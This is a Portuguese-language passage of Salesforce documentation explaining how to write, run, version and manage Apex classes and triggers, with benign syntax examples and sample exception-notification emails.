Apex é uma linguagem de programação orientada a objetos, com identificação de tipos forte, que permite aos desenvolvedores executar instruções de controle de transação e fluxo no servidor da plataforma Force.com em conjunto com chamadas para a API do Force.com. Usando uma sintaxe parecida com Java e que age como procedimentos armazenados de banco de dados, o Apex permite que os desenvolvedores adicionem lógica comercial à maioria dos eventos de sistema, incluindo cliques de botão, atualizações de registros relacionados e páginas do Visualforce. O código Apex pode ser iniciado por solicitações de serviço da Web e através de acionadores nos objetos.

O Apex pode ser armazenado na plataforma de duas formas diferentes:

- Uma *classe* é um modelo ou projeto com base no qual objetos do Apex são criados. As classes consistem em outras classes, métodos definidos pelo usuário, variáveis, tipos de exceção e código de inicialização estático. Em Configuração, insira *Classes do Apex* na caixa *Busca rápida* e selecione **Classes do Apex**. Consulte [Gerenciar classes do Apex](#) na página 56.
- Um *acionador* é um código do Apex executado antes ou depois que eventos específicos de linguagem de manipulação de dados (DML) ocorrem; por exemplo, antes que registros de objetos sejam inseridos no banco de dados ou depois que os registros são excluídos. Os acionados são armazenados como metadados no Salesforce. Uma lista de todos os acionadores na sua organização está localizada na página *Acionadores do Apex* em Configuração. Consulte [Gerenciar acionadores do Apex](#) na página 57.

O Apex geralmente é executado no contexto do sistema, ou seja, as permissões do usuário atual, a segurança em nível de campo e as regras de compartilhamento não são levadas em conta durante a execução do código.

Você precisa ter pelo menos 75% do Apex coberto por testes de unidade para poder implantar o código em ambientes de produção. Além disso, todos os acionadores devem ter uma cobertura de teste. Consulte [Sobre testes de unidade do Apex](#) na página 291.

Após criar as classes e acionadores, assim como os testes, reproduza a execução usando o [Console do desenvolvedor](#).

 **Nota:** Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.

Para obter mais informações sobre a sintaxe e o uso do Apex, consulte o [Force.com Apex Code Developer's Guide](#) (*Guia do desenvolvedor do Apex Code*).

Apex Developer's Guide e Developer Tools

O Apex Code Developer's Guide é a referência completa para a linguagem de programação Apex. O Apex Code Developer's Guide também explica a sintaxe da linguagem, como chamar o Apex, como trabalhar com limites, como escrever testes e mais. Para escrever um Apex code, você pode escolher entre diversas ferramentas do Salesforce e de terceiros.

- [Force.com Apex Code Developer's Guide](#)

Use estas ferramentas para escrever um Apex code:

- [Console do desenvolvedor do Force.com](#)
- [Force.com IDE plug-in for Eclipse](#)
- [Editor de código na interface do usuário do Salesforce](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com Editions**

Pesquise na Web para localizar IDEs do Salesforce criados por desenvolvedores de terceiros.

Definir classes do Apex

As [classes do Apex](#) são armazenadas como metadados no Salesforce.

 **Nota:** Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.

Para criar uma classe:

1. Em Configuração, insira *Classes do Apex* na caixa Busca rápida e selecione **Classes do Apex**.
2. Clique em **Novo**.
3. Clique em **Configurações da versão** para especificar a versão do Apex e a API usada com essa classe. Se sua organização tiver instalado pacotes gerenciados pelo AppExchange, você também poderá especificar qual versão de cada pacote gerenciado deverá ser utilizada com essa classe. Use os valores padrão para todas as versões. Isso associa a classe com a versão mais recente do Apex e da API, além de a cada pacote gerenciado. Você pode especificar uma versão mais antiga de um pacote gerenciado caso queira acessar os componentes ou funcionalidades diferentes da versão do pacote mais recente. Você pode especificar uma versão mais antiga do Apex e da API para manter um comportamento específico.
4. No editor de classes, digite o código Apex para a classe. Uma única classe pode ter até 1 milhão de caracteres de extensão, não incluindo comentários, métodos de teste ou classes definidas usando `@isTest`.
5. Clique em **Salvar** para salvar as alterações e retornar à tela de detalhes da classe, ou em **Gravação rápida** para salvar as alterações e continuar a editar a classe. A classe do Apex deve ser compilada corretamente para que você possa salvar a classe.

Uma vez salvas, as classes podem ser chamadas por métodos de classe ou variáveis por outro código Apex, como um acionador.

 **Nota:** Para auxiliar na compatibilidade reversa, as classes serão armazenadas com as configurações para uma versão especificada do Apex e da API. Se a classe do Apex fizer referência a componentes, como um objeto personalizado, em um pacote gerenciado instalado, as configurações de versão para cada pacote gerenciado mencionado pela página também serão salvas. Além disso, as classes são armazenadas com um indicador `válido` que é definido como `verdadeiro`, contanto que os metadados dependentes não tenham sido alterados desde a última compilação da classe. Se qualquer alteração for feita nos nomes do objeto ou nos campos usados na classe, incluindo alterações superficiais, como edições em uma descrição de objeto ou campo ou uma classe alterada que chama essa classe, o indicador `válido` será definido como `falso`. Quando a chamada de um acionador ou serviço da Web chama a classe, o código é recompilado e o usuário notificado se houver erros. Se não houver nenhum erro, o indicador `válido` será redefinido como `verdadeiro`.

CONSULTE TAMBÉM:

[Gerenciar classes do Apex](#)

[Exibir classes do Apex](#)

[Gerenciando configurações de versão para o Apex](#)

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- "Apex do autor"

Definir acionadores do Apex

Os acionadores do Apex são armazenados como metadados no aplicativo sob o objeto com o qual estão associados.

 **Nota:** Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.

1. Nas configurações de gerenciamento de objeto para o objeto cujos acionadores você deseja acessar, acesse Acionadores.

 **Dica:** Para os objetos padrão Anexo, ContentDocument e Nota, não é possível criar um acionador na interface com o usuário do Salesforce. Para esses objetos, crie um acionador usando ferramentas de desenvolvimento, como o Console do desenvolvedor ou o IDE do Force.com. Como opção, também se pode usar a API de metadados.

2. Na lista Acionadores, clique em **Novo**.
3. Clique em Configurações da versão para especificar a versão do Apex e a API usada com esse acionador. Se sua organização tiver instalado pacotes gerenciados pelo AppExchange, você também poderá especificar qual versão de cada pacote gerenciado deverá ser utilizada com esse acionador. Use os valores padrão para todas as versões. Isso associa o acionador com a versão mais recente do Apex e da API, além de a cada pacote gerenciado. Você pode especificar uma versão mais antiga de um pacote gerenciado caso queira acessar os componentes ou funcionalidades diferentes da versão do pacote mais recente.
4. Clique em Acionador do Apex e selecione a caixa de seleção **Ativo** se o acionador deve ser compilado e ativado. Deixe a caixa de seleção desmarcada se desejar somente armazenar o código nos metadados da organização. Essa caixa de seleção opção está marcada por padrão.
5. Na caixa de texto `Corpo`, insira o Apex para o acionador. Um único acionador pode ter até 1 milhão de caracteres de comprimento. Para definir um acionador, use a sintaxe seguinte:

```
trigger TriggerName on ObjectName (trigger_events) {
    code_block
}
```

em que `compromissos_do_acionador` pode ser uma lista separada por vírgulas de um ou mais dos seguintes compromissos:

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

 **Nota:** Um acionador chamado por `insert`, `delete` ou `update` de um compromisso ou evento recorrente, resulta em um erro de tempo de execução quando é chamado em massa da API do Force.com.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

Objetos padrão, campanhas, casos e emails não estão disponíveis no **Database.com**

PERMISSÕES DO USUÁRIO

Para definir acionadores do Apex:

- "Apex do autor"

6. Clique em **Salvar**.

Nota: Os acionadores são armazenados com um indicador `Válido` que é definido como `verdadeiro`, contanto que os metadados dependentes não tenham sido alterados desde a última compilação do acionador. Se qualquer alteração for feita nos nomes do objeto ou nos campos usados no acionador, incluindo alterações superficiais, como edições em uma descrição de objeto ou campo, o indicador `Válido` será definido como `falso` até o compilador do Apex processar o código novamente. A recompilação ocorrerá quando o acionador for executado da próxima vez, ou quando um usuário salvar o acionador novamente nos metadados.

Se um campo de pesquisa fizer referência a um registro que foi excluído, o Salesforce limpará o valor do campo por padrão. Você também pode, como alternativa, optar por evitar que registros sejam excluídos se não estiverem em um relacionamento de pesquisa.

CONSULTE TAMBÉM:

[Gerenciar acionadores do Apex](#)

[Gerenciando configurações de versão para o Apex](#)

Executando o código do apex anônimo

O Console do desenvolvedor permite que você execute o código do Apex como outra maneira de gerar registros de depuração que cobrem uma lógica de aplicativo específica.

Permissões necessárias ao usuário

Para executar anônimo no Apex:

“Apex do autor”

A ferramenta Executar anônimo no Apex no Console do desenvolvedor executa o código do Apex inserido usando `ExecuteAnonymous` e gera um registro de depuração com os resultados da execução.

Cuidado: Se você chamar uma classe que contenha um `testMethod`, todas as instruções DML do método de teste serão executadas. Essa ação poderá adicionar dados indesejados à sua organização.

1. Clique em **Debug (Depurar) > Open Execute Anonymous Window (Abrir janela executar anônimo)** para abrir a janela Inserir Apex code.

```

1 Integer int1 = 0;
2
3 void myProcedure1() {
4     myProcedure2();
5 }
6
7 void myProcedure2() {
8     int1++;
9 }
10
11 myProcedure1();
12
    
```

Open Log Execute Execute Highlighted

2. Insira o código que deseja executar na janela Inserir código do Apex ou clique em  para abrir o editor de código em uma nova janela do navegador. Para abrir automaticamente o registro de depuração resultante quando a execução for concluída, selecione **Open Log (Abrir registro)**.

 **Nota:** A palavra-chave `static` não pode ser usada em código anônimo.

3. Execute o código:
 - a. Clique em **Executar** ou CTRL+E para executar todo o código na janela.
 - b. Para executar somente as linhas selecionadas do código, selecione as linhas e clique em **Executar destacado** ou CTRL+SHIFT+E.
4. Se **Abrir registro** tiver sido selecionado, o registro irá abrir automaticamente no Inspetor de registro. Depois de o código executar, o registro de depuração será listado na guia **Logs (Registros)**. Clique duas vezes no registro para abri-lo no Inspetor de registro.
5. Para executar o mesmo código novamente sem fazer alterações, clique em **Debug (Depurar) > Execute Last (Executar último)**. Se deseja modificar o código, clique em **Debug (Depurar) > Open Execute Anonymous Window (Abrir janela executar anônimo)** para abrir a janela Inserir Apex code com a entrada anterior.

CONSULTE TAMBÉM:

[Menu Depurar](#)

[Inspetor de registro](#)

[Usando registros de depuração](#)

[Guia Registros](#)

O que acontece quando ocorre uma exceção do Apex?

Quando ocorre uma exceção, a execução do código é interrompida. Quaisquer operações DML que foram processadas antes da exceção são desfeitas e não são confirmadas no banco de dados. Exceções são registradas nos registros de depuração. Para exceções não tratadas, ou seja, exceções que o código não capta, o Salesforce envia um email que inclui as informações da exceção. O usuário final vê uma mensagem de erro na interface do usuário do Salesforce.

Emails de exceções não tratadas

Quando ocorrem exceções não tratadas do Apex, ocorre o envio de emails que incluem o rastreamento de pilha do Apex, bem como a organização e o ID do usuário do cliente. Nenhum outro dado do cliente é retornado com o relatório. Emails de exceções não tratadas são enviados por padrão ao desenvolvedor especificado no campo `LastModifiedBy` na classe ou acionados com falha. Além disso, é possível enviar emails a usuários de sua organização do Salesforce e a endereços de email arbitrários. Para configurar essas notificações por email, em Configuração, insira *Email de exceção de Apex* na caixa Busca rápida e selecione **Email de exceção de Apex**. Também é possível configurar os emails de exceções do Apex usando o objeto `ApexEmailNotification` da API do conjunto de ferramentas.

Nota: Se ocorrerem exceções duplicadas no Apex code que é executado de forma síncrona, emails de exceções subsequentes serão suprimidos e apenas o primeiro email será enviado. Essa supressão de email evita lotar a caixa de entrada do desenvolvedor com emails sobre o mesmo erro. Para Apex assíncrono, incluindo Apex em lote e métodos anotados com `@future`, emails para exceções duplicadas não são suprimidos.

Exceções não tratadas na interface do usuário

Se um usuário final se deparar com uma exceção ocorrida no Apex code durante o uso da interface do usuário padrão, será exibida uma mensagem de erro. A mensagem de erro inclui texto semelhante à notificação mostrada aqui.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

PERMISSÕES DO USUÁRIO

Para acessar a página Configuração de email de exceção do Apex


- “Exibir configuração”

Para escrever um Apex code

- “Apex do autor”

Para usar a API do conjunto de ferramentas

- “API ativada”



Lidando com exceções do Apex nos pacotes gerenciados

Ao criar um pacote gerenciado para o Force.com AppExchange, você pode especificar um usuário para receber a notificação por email quando houver uma exceção que não tenha sido identificada pelo Apex. As exceções não identificadas podem ser geradas de:

- Uma ação ou método getter do Visualforce
- Um método do serviço da Web
- Um acionador

O email que é enviado tem o seguinte formato:

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Performance, Unlimited, Developer e Enterprise**

PERMISSÕES DO USUÁRIO

Para criar pacotes:

- "Criar pacotes do Force.com AppExchange"

Para carregar pacotes:

- "Carregar pacotes do Force.com AppExchange"

Parar criar o Apex:

- "Apex do autor"

```
----- Assunto:
Exceção de script do desenvolvedor de NOME_DA_CLASSE Exceção de acionador de script
do Apex não tratada pelo usuário/organização: ID_DO_USUÁRIO/ID_DA_ORG STRING_DA_EXCEÇÃO
RASTREAMENTO_DE_PILHA
-----
```

Por exemplo:

```
----- De:
Aplicativo do Apex? <info@salesforce.com> Para: joeuser@salesforce.com
<joeuser@salesforce.com> Assunto: Exceção de script do desenvolvedor da Gack WS? Data:
Segunda, 26 de novembro de 2007 14:42:41 +0000 (GMT) (06:42 PST) Exceção de acionador
de script do Apex não tratada pelo usuário/organização: 010x0000000rfPg/00Fx00000009ejj
TestException.Test Exception?: Gack WS exception Class.Gack WS?.gackTestException:
linha 4, coluna 11
-----
```

O número de emails gerados para o mesmo erro limita-se a 10 mensagens com o mesmo assunto em um período de 60 segundos.

Gerenciar classes do Apex

Disponível em: Edições **Performance, Unlimited, Developer** e **Enterprise**

Uma classe do Apex é um modelo ou projeto a partir do qual objetos do Apex são criados. As classes consistem em outras classes, métodos definidos pelo usuário, variáveis, tipos de exceção e código de inicialização estático. Depois que são salvos corretamente, métodos de classe ou variáveis podem ser chamados por outro código do Apex ou pela API SOAP (ou Kit de ferramentas AJAX) para métodos que foram designados com a palavra-chave `webservice`.

A página Classes Apex permite criar e gerenciar classes do Apex. Para acessar a página Classes do Apex, em Configuração, insira *Classes do Apex* na caixa *Busca rápida* e selecione **Classes do Apex**. Para obter funcionalidades de desenvolvimento adicionais, use o [Console do desenvolvedor](#).

Para criar uma classe do Apex, na página Classes Apex, clique em **Novo** e insira seu código Apex no editor.

Embora os desenvolvedores possam gravar métodos de classe de acordo com a sintaxe descrita no [Force.com Apex Code Developer's Guide](#) (Guia do desenvolvedor do Apex Code), as classes também podem ser geradas automaticamente consumindo um documento WSDL armazenado em um disco rígido local ou em uma rede. A criação de uma classe consumindo um documento WSDL permite que os desenvolvedores façam callouts para o serviço externo da Web no Apex. Na página Classes Apex, clique em **Gerar do WSDL** para gerar uma classe do Apex a partir de um documento WSDL.

Depois de criar uma classe do Apex, você pode executar qualquer uma das seguintes ações:

- Clique em **Editar**, ao lado do nome da classe, para modificar o seu conteúdo em um editor simples.
- Clique em **Excluir**, ao lado do nome da classe, para excluir a classe da organização.

Nota:

- Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.
 - Você não pode excluir uma classe especificada como um controlador em um componente ou página do Visualforce.
 - Um ícone  indica que uma classe do Apex foi lançada em um pacote gerenciado. As classes do Apex em pacotes têm considerações especiais.
 - Um ícone  indica que uma classe do Apex está em um pacote gerenciado instalado. Você não pode editar nem excluir uma classe em um pacote gerenciado.
 - Um ícone  indica que uma classe Apex em um pacote gerenciado previamente liberado será excluída ao carregar o próximo pacote. Você pode optar por desfazer a exclusão da classe Apex por meio da página de detalhe do pacote.
- Se uma classe do Apex tiver algum método definido como um `webservice`, você poderá clicar em **WSDL** ao lado do nome da classe para gerar um documento WSDL com base no conteúdo da classe. Esse documento contém todas as informações necessárias para um cliente consumir métodos de serviço da Web do Apex. Todos os métodos de classe com a palavra-chave `webservice` são incluídos no documento WSDL resultante.
 - Clique em **Segurança** ao lado do nome da classe para selecionar os perfis autorizados a executar métodos na classe usando pontos de entrada de nível superior, como os métodos de serviço da Web. Para as classes que estão instaladas em sua organização como parte de um pacote gerenciado, esse link será exibido somente para aquelas que são definidas como `global`.

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- "Apex do autor"

- Clique em **Estimar cobertura de código da sua organização** para descobrir o nível de cobertura atual do código Apex em sua organização pelos testes da unidade. Esse percentual se baseia nos mais recentes resultados de testes que você já executou. Se você não tiver resultados de testes, a cobertura de código será 0%.
 - Se você tiver testes de unidade em pelo menos uma classe do Apex, clique em **Executar todos os testes** para executar todos os testes de unidade em sua organização.
 - Clique em **Compilar todas as classes** para compilar todas as classes do Apex em sua organização. Se você tiver classes que são instaladas de um pacote gerenciado e que tenham métodos de teste ou sejam classes de teste, deve compilar essas classes primeiro para poder exibi-las e executar os métodos de teste na página Execução de teste do Apex. As classes do pacote gerenciado podem ser compiladas apenas por meio do link **Compilar todas as classes** porque não podem ser salvas. Caso contrário, salvar as classes do Apex que não fazem parte de um pacote gerenciado faz com que sejam recompiladas. Esse link compila todas as classes do Apex em sua organização, sejam ou não de um pacote gerenciado.
-  **Nota:** O prefixo de namespace é adicionado às classes e acionadores do Apex, componentes e páginas do Visualforce, modelos de marca, pastas, s-controls, recursos estáticos, links da web e tipos de relatório personalizados caso eles estejam incluídos em um pacote gerenciado. Mas se você não tiver permissão para personalizar aplicativos, o campo de prefixo de namespace não será exibido para modelos de marca, pastas e tipos de relatório personalizados.

CONSULTE TAMBÉM:

- [Definir classes do Apex](#)
- [Exibir classes do Apex](#)

Gerenciar acionadores do Apex

Acionador é o código do Apex executado antes ou depois que eventos específicos de linguagem de manipulação de dados (DML) ocorrem; por exemplo, antes que registros de objetos sejam inseridos no banco de dados ou depois que os registros são excluídos.

Os acionados são armazenados como metadados no Salesforce. Uma lista de todos os acionadores na sua organização está localizada na página Acionadores do Apex em Configuração. Os acionadores também são associados e armazenados com objetos específicos e são listados nas configurações de gerenciamento de cada objeto. Para obter funcionalidades de desenvolvimento adicionais, use o [Console do desenvolvedor](#).

-  **Nota:** O prefixo de namespace é adicionado às classes e acionadores do Apex, componentes e páginas do Visualforce, modelos de marca, pastas, s-controls, recursos estáticos, links da web e tipos de relatório personalizados caso eles estejam incluídos em um pacote gerenciado. Mas se você não tiver permissão para personalizar aplicativos, o campo de prefixo de namespace não será exibido para modelos de marca, pastas e tipos de relatório personalizados.

Clique em **Novo** para criar um acionador do Apex.

-  **Nota:** Você só pode criar acionadores a partir do objeto associado, não pela página Acionadores do Apex.

Depois de criar um acionador do Apex:

- Clique em **Editar**, ao lado do nome do acionador, para modificar o seu conteúdo em um editor simples.
- Clique em **Excluir**, ao lado do nome do acionador, para excluir o acionador da organização.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com Editions**

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir configurações de versão e mostrar dependências de acionadores do Apex:

- "Apex do autor"

 **Nota:**

- Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.
- Um ícone  indica que um acionador do Apex está em um pacote gerenciado instalado. Você não pode editar nem excluir um acionador em um pacote gerenciado.
- Um ícone  indica que um acionador Apex em um pacote gerenciado previamente liberado será excluído no upload do próximo pacote. Você pode optar por desfazer a exclusão do acionador Apex por meio da página de detalhe do pacote.

CONSULTE TAMBÉM:

[Definir acionadores do Apex](#)

Gerenciando configurações de versão para o Apex

Para auxiliar na compatibilidade reversa, as classes serão armazenadas com as configurações para uma versão especificada do Apex e da API. Se a classe do Apex fizer referência a componentes, como um objeto personalizado, em um pacote gerenciado instalado, as configurações de versão para cada pacote gerenciado mencionado pela página também serão salvas. Isso garante que, à medida que o Apex, a API e os componentes dos pacotes gerenciados evoluem para as subseqüentes versões lançadas, uma classe ou acionador ainda estarão ligados às versões com comportamento específico e conhecido.

Versão do pacote é um número que identifica o conjunto de componentes carregados em um pacote. O número da versão tem o formato *majorNumber.minorNumber.patchNumber* (por exemplo, 2.1.3). Os números maiores e menores aumentam para um valor escolhido em toda versão principal. O *patchNumber* é gerado e atualizado apenas para a versão do patch. Os editores podem usar as versões do pacote para evoluírem os componentes nos pacotes gerenciados com suavidade, lançando versões subseqüentes do pacote sem romper as integrações existentes com clientes usando o pacote.

Para definir a versão da API e do Apex do Salesforce para uma classe ou para um acionador:

1. Edite ou a classe ou o acionador e, em seguida, clique em **Configurações da versão**.
2. Selecione a **VERSÃO** da API do Salesforce. Essa também é a versão do Apex associada à classe ou ao acionador.
3. Clique em **Salvar**.

Para configurar as configurações da versão do pacote para uma classe ou para um acionador:

1. Edite ou a classe ou o acionador e, em seguida, clique em **Configurações da versão**.
2. Selecione uma **VERSÃO** para cada pacote gerenciado mencionado pela classe ou pelo acionador. Essa versão o pacote gerenciado continuará a ser usada pela classe ou pelo acionador se forem instaladas versões posteriores do pacote gerenciado, a menos que você atualize manualmente a configuração da versão. Para adicionar um pacote gerenciado instalado à lista de configurações, selecione um pacote na lista de pacotes disponíveis. A lista só será exibida se você tiver um pacote gerenciado instalado que ainda não esteja associado à classe ou ao acionador.
3. Clique em **Salvar**.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

Os pacotes gerenciados não estão disponíveis em **Database.com**.

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- "Apex do autor"

Observe o seguinte ao trabalhar com as configurações da versão do pacote:

- Se você salvar uma classe ou acionador do Apex que faça referência a um pacote gerenciado sem especificar uma versão do pacote gerenciado, esse acionador ou classe do Apex estará associado à última versão instalada do pacote gerenciado, como padrão.
- Você não poderá **Remover** a configuração da versão da classe ou do acionador para um pacote gerenciado se ele for mencionado na classe ou no acionador. Use **Mostrar dependências** para localizar onde um pacote gerenciado é mencionado por uma classe ou por um acionador.

Exibir classes do Apex

Depois de você criar a classe, é possível visualizar o código contido nela, além da API na qual a classe foi salva e se a classe é válida ou ativa. Em Configuração, insira *Classes do Apex* na caixa **Busca rápida**, selecione **Classes do Apex** e clique no nome da classe que deseja exibir. Para exibir uma classe, é possível executar as ações a seguir.

- Clique em **Editar** para fazer alterações na classe.



Nota:

- Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.
- Um ícone indica que uma classe do Apex foi lançada em um pacote gerenciado. As classes do Apex em pacotes têm considerações especiais.
- Um ícone indica que uma classe do Apex está em um pacote gerenciado instalado. Você não pode editar nem excluir uma classe em um pacote gerenciado.
- Um ícone indica que uma classe Apex em um pacote gerenciado previamente liberado será excluída ao carregar o próximo pacote. Você pode optar por desfazer a exclusão da classe Apex por meio da página de detalhe do pacote.

Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.

- Clicar em **Excluir** para excluir a classe.



Nota: Você não pode excluir uma classe especificada como um controlador em um componente ou página do Visualforce.

- Se sua classe tiver um método definido como um `webservice`, clique em **Gerar WSDL** para gerar um documento WSDL baseado na classe.



Nota: Você não pode gerar um documento WSDL para classes definidas como `isTest`.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com Editions**

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- "Apex do autor"

- Clique em **Fazer download** para fazer download de uma cópia do Apex.
- Clique em **Executar teste** para executar os testes de unidade contidos na classe.
- Clique em **Segurança** para definir a segurança do nível da classe do Apex.
- Clique em **Mostrar dependências** para exibir os itens, como campos, objetos ou outras classes, que devem existir para que esta classe seja válida.

A guia **Resumo das classes** exibe o protótipo da classe; ou seja, classes, métodos e variáveis que estão disponíveis a outro código do Apex. A guia **Resumo das classes** lista o nível de acesso e a assinatura para cada método e variável em uma classe do Apex, assim como quaisquer classes internas. Se não houver nenhum protótipo disponível, essa guia não estará disponível.

 **Nota:**

- Para as classes do Apex que não estiverem incluídas nos pacotes gerenciados, são exibidos somente classes, métodos e variáveis definidos como `global` ou `público`.
- Para as classes do Apex incluídas em pacotes gerenciados, a guia **Resumo das classes** também lista a versão do pacote que uma determinada propriedade ou método introduziu. Você pode selecionar um número de versão na lista suspensa para ver o protótipo referente à versão do pacote selecionado. O valor padrão é a versão atual instalada. O desenvolvedor do pacote pode recusar um método do Apex e fazer upload de uma nova versão do pacote, expondo assim uma classe do Apex com um protótipo diferente. Somente as classes, os métodos e as variáveis definidas como `globals` serão exibidas nos protótipos referentes às classes do pacote gerenciado.

Se uma classe do Apex fizer referências a componentes nos pacotes gerenciados instalados, como outra classe, acionador ou objeto personalizado, a guia **Configurações da versão** listará as versões dos pacotes gerenciados instalados que contêm os componentes mencionados.

A guia **Filtros do registro** exibe as categorias do registro de depuração e os níveis de depuração que podem ser definidos para a classe.

CONSULTE TAMBÉM:

[Definir classes do Apex](#)

[Gerenciar classes do Apex](#)

[Filtragem do registro de depuração para classes do Apex e acionadores do Apex](#)

Exibir detalhes do acionador do Apex

Os acionadores do Apex são armazenados como metadados no aplicativo sob o objeto com o qual estão associados. Também é possível exibir todos os acionadores em Configuração inserindo *Acionistas do Apex* na caixa *Busca rápida* e selecionando **Acionistas do Apex**.

